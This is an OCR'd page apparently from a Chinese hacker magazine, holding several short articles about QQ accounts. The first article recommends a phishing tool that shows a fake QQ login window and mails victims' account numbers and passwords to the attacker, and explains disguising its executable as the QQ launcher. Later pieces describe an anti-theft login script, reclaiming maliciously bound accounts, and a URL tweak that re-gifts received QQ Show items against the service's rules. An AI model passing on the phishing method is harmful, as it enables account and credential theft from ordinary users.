
其实QQ欺骗登录的原理非常简单，也算不上什么新技术，就是使用假的QQ登录窗口来诱骗用户输入帐号密码，然后发送到指定的邮箱或是网站。一般情况下，QQ欺骗登录不需要QQ相关文件支持。

我推荐使用“梧桐QQ欺骗登录器”，DQQ.exe是欺骗登录的程序，双击运行后是QQ2006的登录界面。配置.exe是用来配置发信邮件服务器和收件信息的，基本支持所有POP3的邮件服务器，不过我觉得还是使用QQ邮箱比较方便，有了新邮件会马上提示。这个程序保护性也不错，生成后的配置文件WTQQ.ini是加密的。要注意的是，这个配置文件必须和DQQ.EXE放在同一个文件夹内，DQQ.EXE可以改成任意的名字，而且这两个文件可以放在任何文件夹内来运行。唯一的不足的是登录框里始终有几个QQ号码不能删除，如图2。

如何使用呢，我们只要将这个 DQQ.exe 伪装成 QQ 的登录程序来让别人点击登录，就会将对方输入的 QQ 号和密码发送到我们设置的邮箱里了。

（本文所涉及到的梧桐 QQ 欺骗登陆器已收录到光盘中）





为黑客雪耻——QQ 防盗有新法

s7lx

这年头，不管你的 QQ 是几位、里面有没有 Q 币、是否是会员，都是盗号者觊觎的对象，并且关于 QQ 已经产生了 N 多的黑色产业链，真是黑客的耻辱啊！我们要雪耻，所以我们要搞出新的防盗技术来。其实也不算新技术了，但是鉴于这个方法比较麻烦，因此一直被所谓的高手们所掌握，现在我就将这个技术的简化版写出来共享给各位菜鸟，虽然是简化版，但是防盗效果一点也不差哦。




图 3




图 4

首先把“QQ 防盗登陆工具”存放到桌面，双击运行它，如图 1。比如我 QQ 的路径是 D:\Program Files\Tencent\QQ\QQ.exe，那就将这个地址填到输入框中点击“确定”，也可以直接从 QQ 的快捷方式里复制这个地址，如图 2。

下面开始填入我们的登录信息、帐号密码，记得填写密码的时候，旁边不要有人哟，因为它不是星号，无法隐藏。然后是“隐身”，如果要隐身，就填入“y”，否则就填入“n”，大小写都可以。接着会询问你是否要马上登录，如果想马上登录的话，那就填入“y”，否则填入“n”，如图 3。如果你选择不登录，它会在脚本目录下生成一个用于登录的加密批处理文件，反之，就会直接登录而不留下任何痕迹。




图 1

看到这儿，可能会有一些菜鸟说，这种方式好是好，可就是比较麻烦，况且我们有时是在网吧里干活，还被限制了下载。所以我下面再来介绍一种防盗方法。

打开 IE，在地址栏中输入 http://www.hackerxfiles.net/qqlogin.htm，会出来一个 QQ 登录界面，直接在这里输入你的帐号密码，同样的也需要填写 QQ 的完整路径。填写完毕后，点一下“登录”，它会生成一个口令，我们直接复制它，然后粘贴到“开始”-“运行”里，就可以“免密码”登录了（图 4）。

有的网吧可能会把“开始”-“运行”给隐藏起来，那么就在桌面上新建一个文本文件，把这些口令复制上去，然后另存为批处理文件，双击运行就可以了。




图 2

大家注意到这个页面的题目是随机产生了，这个灵感来自 Icesword，也是目前比较安全的登录方式了。不过目前只支持 IE，不支持别的浏览器，以后有空的话，我会把它修改为同时支持别的浏览器。

（本文所涉及到的 QQ 防盗登录脚本和 WEB 防盗登录界面已收录到光盘中）

QQ 被人恶意绑定，我不怕不怕啦！

W.jc 小梧

近日，在一些QQ交易群里经常发现一些人出售5、6位非会可绑的QQ，我一开始还很郁闷，什么是非会可绑？

小知识：什么是非会可绑？

非会就是此QQ号码的属性是免费号码并且现在没有开通QQ会员服务，可绑就是可以开通QQ加油站服务，当然也可以开通超级QQ服务。

可以开通加油站或超级QQ又有什么用呢？到官方查了一下，官方给出的解释如下。

QQ加油站：1.开通QQ加油站的用户可以通过手机发短信的方式锁定自己的QQ号码，号码被锁定之后，在使用手机解锁之前，任何用户不能使用这个号码登录QQ。2.可以让手机用户发送短信指令，获取自己QQ的新密码。

超级QQ：当您开通超级QQ后，直接发送一条短信到指定服务号码，系统马上将最新绑定QQ号的密码发送到你的手机。

我终于明白了什么是非会可绑，一个5位非会可绑的QQ只需要80–200元，而一个6位非会可绑的QQ仅仅2–5元。我说的只是普通的，不是超级顺眼的那种QQ号。当一些人买了这些QQ号码的时候，马上使用手机开通QQ加油站服务（首选），超级QQ服务（可以解除，不会的朋友请看以前的X档案），然后和号码主人“抢”号码：主人使用密码保护找回号码，那些人就使用手机找回号码。可想而知这是什么后果：好友被删除干净，资料也被改的一塌糊涂。每登录一次QQ都要使用密码保护找回一次（有时碰到BT的家伙使用加油站服务锁定你的QQ，你即使找回密码也不能登录QQ），你说碰到这种情况又会有几个主人可以这样坚持？



以前的解决办法只有通过号码申诉来解决，可是5位的QQ即使你资料齐全，成功的几率也寥寥无几。6位的QQ还可以，只要是长期拥有者，很有望成功！

现在QQ被人恶意绑定，我不怕不怕啦！只要你知道自己的密码保护，经过使用密码保护找QQ密码的几个步骤，到最后更改密码这一步，可以看见在页面的最后一行有重设密码的同时解除手机绑定、超级QQ、手机加油站这一选项，如图1，只要选择并把新密码等输入，确认即可解除，再通过恢复好友（参见X档案07年6期）等功能重整自己的宝贝QQ就可以了！

“废物利用”QQ秀倒手赚人情

江湖一剑飘

这天，上网的时候碰到了几个很要好的哥们，非跟我要几件QQ秀不可，这让我上哪儿搞去？给吧，又不想破费，不给吧，又觉得面子上过不去。手上倒是有几件别人送的QQ秀还闲置着没有使用，可是腾讯却不允许把收到的东西再赠送出去。那怎么办呢？我琢磨了半天，终于找出了解决的办法。

首先，我们打开QQ秀的官方网站http://qqshow.qq.com，使用自己的QQ号码登录，点击“我的QQ秀”（图1），页面会罗列出来我们所拥有的QQ秀，寻找一个别人赠送过来的QQ秀，就用“美女环绕效果”来做演示吧（图2）。




图 1




图 2

把鼠标放在“删除”上面（可没有让你点呀）单击右键，选择“在新窗口中打开链接”，然后就会在一个新窗口中打开该网页的链接了。打开链接后，发现什么也没有，只有一个看似很复杂的地址javascript:delMyQQShowItem(2509530,2569,0,"http://qqshow.qq.com/my/inc/m_m01_01.shtml?cid=SHC2066&sid=SHS100049&wid=SHW100003")，我们今天就要在这个地址上来做文章。隆重请出今天要用到的一段赠送代码：http://qqshow.qq.com/cgi-bin/qqshow_user_opensendwin?itemno=B&itemid=A&url=http%3A//qqshow.qq.com/my/inc/m_m01_01.shtml%3Fnowpage%，将最开始代码中的2509523替换到赠送代码的B处，将8820替换到赠送代码的A处（因为每个QQ秀的代码不同，在此我只是说明方法，在实际的操作中，请根据实际情况进行更改）。替换后的代码是：http://qqshow.qq.com/cgi-bin/qqshow_user_opensendwin?itemno=2569&itemid=2509530&url=http%3A//qqshow.qq.com/my/inc/m_m01_01.shtml%3Fnowpage%，我们在浏览器中打开这段替换后的赠送代码（图3）。




图 4




图 5




图 3

怎么样，是不是得到了熟悉的赠送窗口？输入受赠人的QQ号码以及赠送留言，点击“提交”，系统提示赠送成功（图4），朋友那边立刻就弹出了赠送消息窗口（图5），一切搞定。

投之以李，报之以桃——逆向思维刷 Q 空间人气

飞雪咏莲

